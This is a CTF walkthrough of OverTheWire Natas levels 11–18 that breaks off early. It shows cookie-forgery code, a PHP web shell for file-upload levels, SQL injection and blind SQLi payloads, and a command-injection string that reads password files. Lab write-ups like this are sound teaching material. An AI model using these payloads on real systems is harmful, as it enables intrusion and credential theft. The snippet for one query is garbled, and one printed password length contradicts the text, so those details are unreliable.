

OverTheWire: Natas

Levels 11 – 20 Walkthrough

A step-by-step web security wargame writeup covering session security, file upload bypasses, SQL injection (classic & blind), command injection, and custom PHP session handling.

Tools used: Firefox/Chrome, Burp Suite Professional, CherryTree (notes)

Target: <http://natasXX.natas.labs.overthewire.org>

Prepared for educational / CTF documentation purposes.

Introduction

Natas is a beginner/intermediate web-security wargame hosted by OverTheWire. Each level is a separate website (natas0 ... natas34) that hides the password for the next level somewhere in its source code, HTTP headers, cookies, or backend logic. Every level's password is the HTTP Basic-Auth username/password for the *next* level, so levels must be solved in order.

This document covers **levels 11 through 20**. For each level you will find:

- The **Goal** of the level.
- A short explanation of the **vulnerability** being exploited.
- **Numbered steps** to reproduce the exploit.
- **Screenshots** captured during the actual solve, placed next to the step they illustrate.

Login credentials for any level: **Username:** natasXX **Password:** (the password you found on the previous level's page). All levels use HTTP Basic Authentication, so credentials can also be embedded directly in the URL: `http://natasXX:PASSWORD@natasXX.natas.labs.overthewire.org/`

■ *Some levels below (11, 12, and 16) did not have a matching screenshot in the supplied set. For those levels the full written walkthrough is still provided so the level can be reproduced from scratch.*

Contents

Natas11	XOR-encrypted cookie forgery
Natas12	Unrestricted file upload -> PHP shell
Natas13	File upload with image-header (magic byte) bypass
Natas14	Classic SQL injection - login bypass
Natas15	Boolean-based blind SQL injection
Natas16	Blind command injection
Natas17	Time-based blind SQL injection
Natas18	Session ID brute forcing
Natas19	Reverse-engineering an encoded session ID
Natas20	Abusing a custom session-storage format

NATAS11 — XOR-Encrypted Cookie Forgery

Goal: Retrieve the password for natas12.

The Vulnerability

Natas11 stores its preferences (background colour, and a hidden showpassword flag) in a cookie called `data`. The cookie value is a serialized PHP array that has been XOR-encrypted with a secret server-side key, then base64-encoded. Because XOR is symmetric and the *same* short key is reused (repeating over the whole string), if we can predict or already know part of the plaintext, we can recover the key one byte at a time and then use it to encrypt *our own* chosen plaintext — including one with `showpassword=yes`.

Steps

- 1 Load the page with no cookie set. View the page source: the default cookie value corresponds to the plaintext `{"showpassword":"no", "bgcolor":"#ffffff"}`.
- 2 Grab the current `data` cookie value (base64 string) from the browser dev tools or Burp Suite.
- 3 Base64-decode the cookie to get the raw XOR-encrypted bytes.
- 4 XOR those bytes against the *known plaintext* above, byte for byte. Because `ciphertext XOR plaintext = key`, this recovers the repeating XOR key (it is typically short, e.g. 6–8 bytes, and will visibly repeat).
- 5 Build a new plaintext with the flag flipped: `{"showpassword":"yes", "bgcolor":"#ffffff"}`.
- 6 XOR this new plaintext with the recovered key, base64-encode the result, and set it as the new `data` cookie (via Burp Suite's Repeater/Intercept or browser dev tools).
- 7 Reload the page — it now renders the natas12 password in the HTML.

```
# Example logic (Python) once the cookie & key are known:
import base64
known_plain = b'{"showpassword":"no","bgcolor":"#ffffff"}'
cipher = base64.b64decode(cookie_value)
key = bytes(c ^ p for c, p in zip(cipher, known_plain))

new_plain = b'{"showpassword":"yes","bgcolor":"#ffffff"}'
new_cipher = bytes(p ^ key[i % len(key)] for i, p in enumerate(new_plain))
new_cookie = base64.b64encode(new_cipher).decode()
```

■ No screenshot from this solve session showed the natas11 cookie-forging steps directly. The written steps above are sufficient to fully reproduce the level.

NATAS12 — Unrestricted File Upload

Goal: Retrieve the password for natas13.

The Vulnerability

Natas12 provides a file-upload form. The page includes a hidden form field `MAX_FILE_SIZE` which is a client-side-only restriction — it does nothing to stop a request that has already been modified with a proxy. Crucially, the server-side code does **not** check the uploaded file's extension or content type at all, so a PHP file will be accepted, stored under `/upload/`, and will execute as PHP when visited directly.

Steps

- 1 Write a minimal PHP web-shell, e.g. `<?php system($_GET['c']); ?>`, and save it as `shell.php`.
- 2 Open the natas12 upload page, choose the file, and submit — or intercept the multipart/form-data POST request in Burp Suite so the filename/content can be adjusted freely.
- 3 Forward the request. The page responds with the path where the file was stored, e.g. `/upload/<random>.php`.
- 4 Browse to that URL with `?c=cat+/etc/natas_webpass/natas13` appended, which runs the command and prints the next password directly in the response.

```
GET /upload/6f3a9c1b2e.php?c=cat+/etc/natas_webpass/natas13 HTTP/1.1
Host: natas12.natas.labs.overthewire.org
```

■ No screenshot from this solve session covered natas12's upload step specifically. The technique is nearly identical to the natas13 screenshots shown on the next page, minus the image-header trick that natas13 requires.

NATAS13 — File Upload with Image-Header Bypass

Goal: Retrieve the password for natas14.

The Vulnerability

Natas13 is the same upload form as natas12, but this time the server validates the uploaded file using PHP's `getimagesize()` (or an equivalent check) to confirm it "looks like" a real image before accepting it. `getimagesize()` only inspects the first few bytes (the image's "magic bytes"/header, e.g. `\xFF\xD8\xFF` for JPEG) — it does not care what comes after. This means we can prepend a valid JPEG header to our PHP payload; the file passes the image check, is still saved with a `.php` extension, and still executes as PHP when requested.

Steps

- 1 Take a real small JPEG file and prepend/keep its header bytes, then append the PHP payload immediately after, e.g.:

```
<binary JPEG header bytes: FF D8 FF E0 ... 'JFIF' ...>
<?php system($_GET['c']); ?>
```

- 1 Save this as `shell.php` (extension is what matters server-side, not content) and upload it through the "Choose a JPEG" form.
- 2 Intercept the upload request in Burp Suite. The screenshot below shows the raw multipart body: the JPEG magic bytes/EXIF junk at the top, immediately followed by binary image data — the PHP payload is appended after this valid-looking header so `getimagesize()` accepts the file.




Fig 13.1 – Burp Suite intercepting the upload request on natas13. The body begins with genuine JPEG magic bytes/metadata so the server-side image-header check passes, while the payload hides further down in the file.

- 1 Forward the request and note the returned upload path, e.g. `/upload/<random>.php`.

- 2 Request that file directly with ?c=cat+/etc/natas_webpass/natas14. The response mixes binary JPEG junk with the command output — scroll through it (or filter for the printable password string) to read the natas14 password.




Fig 13.2 – Requesting the uploaded shell directly at `/upload/<file>.php?...natas_webpass/natas14`. Most of the response is unreadable binary image data; the command output (and the natas14 password) is mixed in among it.

NATAS14 — Classic SQL Injection – Login Bypass

Goal: Retrieve the password for natas15.

The Vulnerability

Natas14 presents a plain username/password login form. Viewing the page source reveals the exact SQL query being built server-side by directly concatenating user input with no escaping or parameterisation:

```
$query = "SELECT * from users where username=\"\" . $_REQUEST["username"] . "\"" and password=\"\" . $_REQUEST["password"] . "\"";
```




Fig 14.1 – natas14's page source (index-source.html) showing the vulnerable, unsanitised SQL query build-up and the success/failure branches.

Because the username value is dropped straight into the query between double quotes with no filtering, we can close the quote early, inject boolean logic that is always true, and comment out the rest of the query (including the password check) using a trailing SQL comment.

Steps

- 1 In the **Username** field, enter:

```
" OR 1=1 -- -
```

- 1 Leave the password field blank (or anything — it is commented out).

- 2 The resulting query becomes:

```
SELECT * from users where username="" OR 1=1 -- -" and password="..."
```

1=1 is always true, so the query returns every row in the users table; the application logic treats any non-empty result set as a successful login.




Fig 14.2 – Notes comparing the intended query with the injected OR 1=1 query, and the resulting users table (usernames and passwords such as admin/admin are exposed once a row is returned).

Submit the form. Because `mysqli_num_rows( . . . ) > 0`, the page prints "Successful login! The password for natas15 is ...".

NATAS15 — Boolean-Based Blind SQL Injection

Goal: Retrieve the password for natas16.

The Vulnerability

Natas15 also takes a username via a form, but this time the query result is **not** shown — the page only ever says whether "This user exists" or not. There is no visible SQL error and no data reflected back. This is a classic **blind** SQL injection: we cannot read data directly, but we can ask true/false questions about it and infer the answer from which of the two possible page responses we get back.

Step 1 – Confirm the injection point

Using Burp Suite Repeater, submit a username that breaks out of the query context and asks a trivially true/false question, to confirm the app is vulnerable and observe the different responses for true vs. false:

```
username=natas16" and (select length(password) from users where username="natas16")=32#
```




Fig 15.1 – Burp Repeater request confirming the injection point with a select length(. . .) boolean check against the natas16 password.

Step 2 – Extract the password character by character

Once the boolean oracle is confirmed, the password (a 32-character string, as MD5-style passwords are used throughout Natas) can be recovered one character at a time with:

```
username=natas16" and (select substring(password,N,1) from users where  
username="natas16")="X" #
```

Where N is the character position (1–32) and X is the character being guessed. Sweep X through the full alphanumeric character set at each position; the response text ("This user exists" vs. not) tells you whether the guess was correct.




Fig 15.2 – Notes/testing showing the SUBSTRING() logic being validated locally (e.g. SUBSTRING(' foobar ', 1, 1) = 'f') alongside the recovered natas16 password for this instance, built up character by character.

Automating it with Burp Intruder

- 1 Send the confirmed injection request to Intruder (Cluster Bomb or Sniper attack type).
- 2 Mark the character-position and the guessed-character as payload positions.
- 3 Use a numeric payload list (1–32) for the position and a Brute Forcer / character-set payload for the guessed character.
- 4 Filter the Intruder results by response length or a "grep - match" rule for the success string ("This user exists") to instantly see which combinations were correct, then assemble the password from the highlighted rows in position order.




Fig 15.3 – Burp intercept of a blind SQLi request for natas15, ready to be sent to Intruder for automated character-by-character extraction.

NATAS16 — Blind Command Injection

Goal: Retrieve the password for natas17.

The Vulnerability

Natas16 offers a search box that greps a dictionary file for a needle you supply, running something conceptually equivalent to:

```
$cmd = "grep -i \" . $key . \" dictionary.txt";  
system($cmd);
```

The input is filtered: certain characters/keywords (quotes, backticks, \$(), ;, &, spaces, and common command-injection words such as `flag`, `natas_webpass`, `cat`, etc.) are blacklisted. However, the filter is incomplete: characters like backticks or \$() may still be usable in combination with allowed characters, and the output of the `grep` is shown back to us — so an **indirect**, blind boolean channel can still be built.

Approach

- 1 Craft an input that survives the filter but still injects a second command, for example using a wildcard glob or a substitution that doesn't contain the blacklisted words directly, e.g. an argument like `foo\x0a/bin/cat$IFS/etc/natas_webpass/natas17` (the exact bypass string changes as Natas periodically updates its blacklist).
- 2 Alternatively, use a blind boolean oracle: inject a command that only produces search results (changes the `grep`'s match count / "no results" text) when a guessed character of the password file's first character is correct, e.g. by using a conditional shell test whose true/false branch changes what gets grepped.
- 3 Iterate the character-guessing technique (same idea as natas15's SUBSTRING oracle, but through a shell conditional instead of SQL) to recover the natas17 password one character at a time, optionally automating with Burp Intruder exactly as in level 15.

■ No screenshot from this solve session covered natas16 specifically — its command-injection filter bypass string is also the part of Natas that changes most often between wargame updates. The general technique (blind, oracle-based character extraction) is identical in spirit to the fully-illustrated natas15 and natas17 blind-injection walkthroughs on the surrounding pages.

NATAS17 — Time-Based Blind SQL Injection

Goal: Retrieve the password for natas18.

The Vulnerability

Natas17 looks identical to natas15 (a username field, blind SQL injection point) but this time the page gives **no visible difference at all** between a true and a false query — the "This user exists" text is gone. With no boolean oracle in the response body, we switch to a **time-based** blind technique: make the database pause (e.g. with `SLEEP(5)`) only when our guessed condition is true, and measure the response time.

Step 1 – Confirm the timing side-channel

Test both a definitely-true and definitely-false condition and compare response times:

```
username=natas18" and (select substring(password,1,1) from users where
username="natas18")='a' and sleep(5)#
```

The notes below confirm that combining a definite TRUE with `SLEEP()` delays the response, while combining it with a FALSE (or an incorrect guess) returns immediately — and record that this instance's natas18 password was 32 characters long, matching every other Natas password format.




Fig 17.1 – Working notes: verifying TRUE/FALSE timing behaviour and the exact `SLEEP()`-based payload template used against natas18's row in the users table (32-character password).

Step 2 – Automate the character extraction with Burp Intruder

Send the confirmed timing payload to Intruder, mark the guessed character as a payload position, and use the response time (rather than response text/length) as the success signal for each position 1–32:

```
username=natas18"+and+(select+substring(password,$1$,1)+from+users+where+username="natas18"
)+'$a$'+and+sleep(5)%23
```




Fig 17.2 – Burp Intruder Positions tab: the natas17 login request with the character-position and guessed-character marked as payload positions (\$...\$) for the time-based attack against natas18's password.

Run the attack one character position at a time (Sniper on the guessed-character payload, holding position fixed), watching for the request whose response time spikes to ~5 seconds — that is the correct character for that position. Repeat for positions 1 through 32.




Fig 17.3 – Completed run: the Intruder payload column lists every candidate character tried per position, and the recovered natas18 password (8NEDUUrXg8kFgPV84uLwvZkGn6okJQ6) is logged at the bottom once every position has been resolved.

NATAS18 — Session ID Brute Forcing

Goal: Retrieve the password for natas19.

The Vulnerability

Natas18's login page checks the submitted username/password normally, but the interesting flaw is in how **admin sessions** are recognised: PHP session IDs (PHPSESSID) are simply small, sequential integers instead of long random strings. If any of those small integers happens to belong to an already-authenticated admin session, presenting that same session ID cookie is enough to be treated as that admin — without ever knowing the admin's real password.

